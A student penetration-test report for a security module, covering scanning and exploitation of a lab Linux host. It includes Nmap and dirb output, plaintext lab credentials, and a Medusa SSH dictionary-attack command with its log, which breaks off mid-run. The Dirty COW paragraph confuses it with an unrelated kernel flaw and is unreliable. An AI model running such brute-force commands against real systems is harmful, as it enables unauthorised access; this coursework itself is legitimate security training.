University of Hertfordshire
School of Computer Science
BSc Computer Science (Networking)

Module: Computer Systems Security

Coursework 3

System Security Project Report

Awais Hussain (19031526)
Level 6
Academic Year 2022-23

Abstract – Executive Summary

A penetration test on a target computer system was the goal of this project. To prove how secure or how vulnerable the system is by finding any vulnerabilities and then attempting to exploit the vulnerabilities. To aim at test the target machine on a computer system several pre-arranged tasks were established which included: scanning an enumeration including manual discovery, threat modelling, vulnerability analysis, exploitation, post exploitation and finally reporting. The initial vulnerability scan, which was conducted by n-map and OpenVAS, has made it apparent that elevated risk vulnerabilities were in the target. This included port 22 SSH, port 80 http, port 3306 MySQL and others. Using frameworks such as Metasploit and other frameworks and methods four vulnerabilities were exploited. Mitigation will be provided with further detail on each exploit which consisted of gaining access to the system and even bringing down the system with a Denial Of Service (DOS) attack. With the factors of proper care, mitigation and improved system security with updates, vulnerabilities attacks like these will or fully prevent attacks by unethical hackers with malicious intent.

Table of Contents

Testing the security of a Linux computer system

1.0 Introduction

Per request of a client to evaluate and evaluate the systems defence using the modern vulnerability scanners and exploitation following penetration test was conducted. There are two objectives for this project, the first of this being the preparation where the standard operating procedure (SOP) and attack tree can be found. The second part of this project was to conduct the test and analyse the results from this with mitigation methods included in the report for benefits of the client.
The following paragraph will be about the attack narrative. Within this paragraph the description on the work conducted on the four vulnerabilities and what an actual attacker could do with these. Explanations on how the exploits were conducted step by step and about the exploits with mitigations will also be in attack narrative. Finally, to conclude on the whole report a conclusion will be at the end with references and an appendix at the end which will have screen shots and another exploit.

2.0 Attack Narrative

To find the most effective way to conduct and attack and exploit the vulnerabilities in the target system, extensive research was conducted to find the best methodology. Now as mentioned in the introduction details on the steps taken to perform the pen test will be discussed with the planned attack narrative.

2.1 Information Gathering

Bypassing the security measures and accessing the company's information assets directly or indirectly is what happens in a cyber-attack this is replicated in penetration testing without malicious intent. Information collected from the penetration tester will hold immense value and give insights into the current security measures. When no information is given passive information is gathered by: Internet protocol address (IP), collecting data on the operating system (OSes), foot printing tools found on the internet (whois, nslookup, Sam Spade) and finally application data.


With this present case no information gathering was necessary due to being given the IP address therefor information gather was not needed.

2.2 Scanning and Enumeration

With the scanning phase, a tool called Nmap scanning was used. This tool finds open ports can help discover services and running network resources on the target IP. The result of this Nmap scan is displayed in the screen shot below.

In the fig 1 below it shows us that the system is running services such as SSH, HTTP, NETBIOS-SSN, MICROSOFT-DS, MYSQL and an unknown service. Attempts to get the services provided by the Nmap scan was also taken but failed. Non the less prior to the vulnerability scan, research still commenced to find vulnerabilities that would correspond to all these, and this was done prior to the full vulnerability scan.

Fig 1: Nmap scan




```
└─$ nmap 192.168.3.13
Starting Nmap 7.91 ( https://nmap.org ) at 2022-12-22 14:19 EST
Nmap scan report for 192.168.3.13
Host is up (0.00028s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5544/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

2.3 Vulnerability Identification

Firstly, there are three diverse ways which you can use a vulnerability scan. However, although tools such as OpenVAS and Nessus (which are just a few of the vulnerability scanners available) are efficient in what they do it is not always the necessary route to take. This is because manual scanning can provide the most weaknesses that can lead to exploits and mitigations. With this cause a Nmap scan was first conducted followed by an OpenVAS scan. Originally, there was an intention to also do a scan on Nessus as well however due to encountered errors this was not preformed but a brief comparison of what was found in my research of the two scanners will be found in the Appendix B.

Below this you will find the screenshots of the OpenVAS vulnerability scan results labelled Fig 2.



Report:Tue, Dec 20, 2022 7:56 PM UTC Done

ID: cccbf669-9c54-44b2-8a5b-ad81084f0976 Created: Tue, Dec 20, 2022 7:56 PM UTC Modified: Tue, Dec 20, 2022 8:00 PM UTC Owner: admin

Information | Results (9 of 223) | Hosts (1 of 1) | Ports (2 of 5) | Applications (8 of 8) | Operating Systems (1 of 1) | CVEs (5 of 5) | Closed CVEs (0 of 0) | TLS Certificates (0 of 0) | Error Messages (0 of 0) | User Tags (0)

1 - 9 of 9

Vulnerability	Severity ▼	QoD	Host IP	Host Name	Location	Created
Deprecated SSH-1 Protocol Detection	7.5 (High)	80 %	192.168.3.13		22/tcp	Tue, Dec 20, 2022 7:58 PM UTC
Basic Analysis and Security Engine Multiple Input Validation Vulnerabilities	7.5 (High)	80 %	192.168.3.13		80/tcp	Tue, Dec 20, 2022 7:58 PM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	192.168.3.13		80/tcp	Tue, Dec 20, 2022 7:59 PM UTC
Backup File Scanner (HTTP) - Reliable Detection Reporting	5.0 (Medium)	80 %	192.168.3.13		80/tcp	Tue, Dec 20, 2022 7:59 PM UTC
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability	4.3 (Medium)	99 %	192.168.3.13		80/tcp	Tue, Dec 20, 2022 7:59 PM UTC
SSH Weak Encryption Algorithms Supported	4.3 (Medium)	95 %	192.168.3.13		22/tcp	Tue, Dec 20, 2022 7:58 PM UTC
Apache HTTP Server 'httpOnly' Cookie Information Disclosure Vulnerability	4.3 (Medium)	99 %	192.168.3.13		80/tcp	Tue, Dec 20, 2022 7:59 PM UTC
SSH Weak MAC Algorithms Supported	2.6 (Low)	95 %	192.168.3.13		22/tcp	Tue, Dec 20, 2022 7:58 PM UTC
TCP timestamps	2.6 (Low)	80 %	192.168.3.13		general/tcp	Tue, Dec 20, 2022 7:57 PM UTC

(Applied filter: apply_overrides=0 levels=hml rows=100 min_qod=70 first=1 sort-reverse=severity)

1 - 9 of 9

Greenbone Security Assistant (GSA) Copyright (C) 2009-2020 by Greenbone Networks GmbH, www.greenbone.net

The approaching sections will discuss the vulnerabilities found in the system along with what can happen if malicious intent was the objective.

2.4 Vulnerability analysis

Vulnerability 1: (Directory Browsing/Directory Listing enabled)

When the web directory content and other files are displayed along with their pages by the web server that is being hosted this is directory browsing. Which is rather than seeing the webpage intended, list of files and folders are seen instead.

The index file of “index.html” or “index.php” is the general served up in the index file of the web server. This is when a browser commences a request. The whole contents of the directory can be shown from the web server with the browser request if there is a no existence of an index file. All the files and folders within the directory can be viewed thus the information this holds will be disclosed (Team and Team, 2022).

If the directory is enables depending on the available file’s attackers can get complete indexes of all the resources. Repercussions and dangers do differ depending on the file. A danger this can launch is that information can be displayed where the attacker can learn specific technical details about the web server. Crafting different attacks could also be a possibility which can include the direct impact of vulnerabilities such as XSS (Banach, 2022), (Long and Brown, 2016).

Although directory listing can be disabled on a web server, vulnerabilities in the web server can be discovered and exploited thus leading to the access to perform directory browsing (why is Directory listing Dangerous? , Acunetix 2020).

Finally, with the research that was conducted from the resources above and glancing at the target IP address had listing of directories consisting of files such as: user credentials this was due to web server misconfiguration. “Script kiddies” could take advantage of the sensitive files that are displayed by the privet server that can be accessed and browsable by the public. Thus, this is a huge security risk.

Vulnerability 2: (Easy passwords (Brute Force attack))

When passwords are easy to guess, or they are weak then a brute force attack could be conducted. This is done by trying every combination of characters to try guess the password and have different names depending on what participates in the password. For example, dictionary attacks only include pre-defined lists of words this entails words such as a dictionary as passwords. The dictionary attack was the attack used in our case however there are a few more which include: hybrid attack (combination of dictionary words with numbers and special characters), Rainbow table attacks (pre-computed tables of hash values for many potential passwords) and finally Distributed attacks (uses a network of computers trying different passwords to make guessing the password correct quicker) (kaspersky, 2019).

If an attacker were to gain access with a brute force attack the consequences include sensitive information left vulnerable to unauthorized users and leading to a data breach.

Vulnerability 3: (Insecure Kernel-Version (Privilege escalation))

Privilege escalation is where increased permission to a system which is otherwise not granted to the user. To gain the privileges in hand Kernel privilege escalation is used for the process. This process exploits flaws in one of several kernel entry points. These entry points are known as attack vectors which are plainly a way that vulnerable code can be accessed (Potrec, 2020).

The Dirty COW (Dirty Copy-On-Write) vulnerability came from race condition in the way memory mapping is managed in Linux kernel. To make sure the original mapping remains the same when the kernel tries to write a read-only memory mapping a copy of the mapping is made, the process of this is called copy-on-write. However, when exploiting the race condition on the COW and modifying the original mapping instead of the copy this is called Dirty COW.

The achievement of this is done because in the protoo_ops structure the function pointers for the stock operations are not all initialised. Then by using the Nmap to map page zero this allows local users to trigger a NULL pointer dereference and gain privileges. Arbitrary code is placed on the page zero then invoking an unavailable operation. (www.cs.toronto.edu, n.d., 2016)

This vulnerability was patched in October 2016 however in our case we are dealing with a Linux Kernel that is the versions prior to October of 2016 (2.6.0 through to 2.6.30.4, and 2.4.4 though to 2.4.37.4). Thus, meaning that we can take advantage of the design flawed, insecure and misconfigured OS Kernel to use privilege escalation.

If attackers were to gain root access through privilege escalation it is the same situation as the brute force attack because anything can be done with root access.

Vulnerability 4: (Apache version (Denial of Service (DOS) attack Slowloris))

By crashing online servers or overloading them it causes a DOS (Denial Of Service) attack. These are the two most common ways to perform a DOS attack. By doing a DOS attack on a system it makes the web resources unavailable to anyone trying to access the website.

All new versions of Apache are better as Apache HTTP Servers are released regularly to fix bugs and vulnerabilities.

Types of attacks are the: flood attack (also known as bandwidth attack), ping flood, SYN flood and crash attacks. The flood attack is when the system halts due to the overload of traffic and this type of attack is the most prevalent. Ping flood is when fake information packets that are sent to every computer in a misconfigured network. TCP connection sequences are taken advantage of in SYN floods. Finally, crash attacks are when bugs are sent from hackers to exploit the vulnerabilities in the system and crash them. Legitimate users are affected in this attack by not being able to access their websites, emails and even banks however this type of attack is the least common attack (Weisman, 2020).

3.0 Vulnerability Exploitation

With the acquired knowledge of exploiting the vulnerabilities from the previous stages, this stage will be embodied with the attacks that were conducted on the target system accompanied with the screenshots of steps to accomplish the attack. Brief explanation on mitigation for each step will also be included.

3.1 Exploit 1: (Directory Browsing/Directory Listing enabled)

With the target IP address already obtained I had just jumped right in and did a Nmap scan to see what I could find. With the use of a http in port 80 I decided to try my luck and write my IP address into the URL to see what would happen and to my surprise there was a full web page. After some playing with the URL, I stumbled across an index page of directory. The fact that I was able to directory browse immediately told me that the web server was misconfigured.


With this new knowledge about the browsable directories more knowledge was needed to be acquired to see if there was more to meet the eye. My discovery was that there could be hidden directories then the question arouses of how I will be able to see them. Web content scanner or directory scanners is the solution. Manuel scanning is possible however, due to the limited time this was not an option. With more digging the command to use dirb had arouse by Dark Raver (one of many scanners that could be used). With this scan the hidden directories were exposed and within this the user credentials were found.

Now with the user credentials what is next? Going back to the Nmap scan prior knowledge I knew that SSH (port 22) which was open is used to login to a system remotely with a username and password. The next stage was to learn how to use SSH then try to use the user credentials found to see if they work. With three attempts tried for all the users the password was still coming out as wrong. Non the less I still had the user credentials and would still be able to try and use a brute force attack to see if I can get the password.

The fact alone that I was able to get the usernames was a vulnerability with the listing from the web server and allowing the access of the public to the directories which included sensitive files.


Below the figures follow as: (Fig 4) another screenshot of the Nmap open ports and services. (Fig 5) a dirb scan with the hidden directories where the user credential file was found. Finally, (fig 6) the screenshot of the user credentials directory.

Fig 4: Nmap scan with all the ports and services and state.




```
└─$ nmap 192.168.3.13
Starting Nmap 7.91 ( https://nmap.org ) at 2022-12-22 14:19 EST
Nmap scan report for 192.168.3.13
Host is up (0.00028s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5544/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.16 seconds
```

Fig 5: drib scan with the directory of http://192.168.3.13/true/ containing the user credentials. This also has all the hidden directories.



```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Dec 19 13:46:01 2022
URL_BASE: http://192.168.3.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.3.13/ ----
==> DIRECTORY: http://192.168.3.13/base/
+ http://192.168.3.13/index (CODE:200|SIZE:449)
+ http://192.168.3.13/index.php (CODE:200|SIZE:449)
==> DIRECTORY: http://192.168.3.13/manual/
==> DIRECTORY: http://192.168.3.13/phpmyadmin/
==> DIRECTORY: http://192.168.3.13/true/
```

Fig 6: from the link stated before I went a little further into the hidden directory at http://192.168.3.13/ture/user Credentials to find the usernames



```
Username, Password
frodo, Baggins1
bilbo, Baggins1
samwise, Gamgee
faramir, T00k

File has been updated. See following link:
https://www.youtube.com/watch?v=RfiQYRn7fBg

Have your tried using a dictionary or brute force attack?
```

The rest of the drib scan can be found in the appendix A (fig **).

<u>Mitigation for exploit 1:</u>

There are four mitigations I would recommend. The first of which being are remove and not list any sensitive files from directories. A need-to-know policy could be introduced to restrict the access to important directories which can act upon the documents and server root. Features that include automatic directory listing which has the power to expose the private files should be switched off. Having these on can allow attackers to get confidential information which could assist in the plan out of an attack.

Secondly, the recommendations are although encryption will not completely secure the system it will delay the attacker in whatever they are doing. The fact it will take them longer will give more time for you to firstly discover and rectify.

Thirdly, the recommendations are tests on the web server for anything that could appear. Any mistakes that could happen this policy would allow a clean up of the mistake with the reduction of chance of files being released to the public.

Finally, my last recommendation is that directory browsing is disabled on WordPress website. If not disables will allow hackers to take advantage (Banach, 2022).

3.2 Exploit 2: (Brute Force attack)


Since the password from the directory listing was incorrect, I needed to find another way to gain access. One thing I noticed when trying to access the account on ssh with the username “faramir” is that I could try the password as many times as I please. This got me thinking and researching on how this can be twisted and exploited to my advantage. After being on google for some time, I came across the function “medusa” and the file of “rockyou.txt.”

The RockYou file came from a data breach in 2009 with thirty-two million RockYou users contained in the file. The file has common password and is a dictionary attack which can be used with password cracking tools such as Medusa and John the Ripper. In our case I decided to use the

Medusa tool and this tool was the actual tool that preformed the attack. For the attack Medusa needs an IP address which we already had and a username which we got from the exploit 1 (Directory listing) and the RockYou.txt. So, from here Medusa will take a password from the rockyou file and one by one test to see if it is right by allowing a login and ones the login is authenticated it will tell me or will keep going till it runs out of passwords from the rockyou file. And in this case the password was successful and told me that it was "snowball."


Below is figure 7 (Fig 7) and 8 (Fig 8). In figure 7 the command medusa is used, and I have told medusa the IP address with the username and where to find the rockyou.txt and that it should use SSH and port 22 to attempt to log in. Figure 8 is the success of the brute force attack and telling what the password is.

Fig 7. Command line is at the top



```
┌──(kali㉿kali)-[~]
└─$ medusa -h 192.168.3.13 -u faramir -P /usr/share/wordlists/rockyou.txt -M ssh -n 22
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: ashley (19 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: qwerty (20 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 111111 (21 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: iloveu (22 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: 000000 (23 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: michelle (24 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: tigger (25 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: sunshine (26 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: chocolate (27 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: password1 (28 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: soccer (29 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: anthony (30 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: friends (31 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.3.13 (1 of 1, 0 complete) User: faramir (1 of 1, 0 complete) Password: butterfly (32 of 14344391 complete)
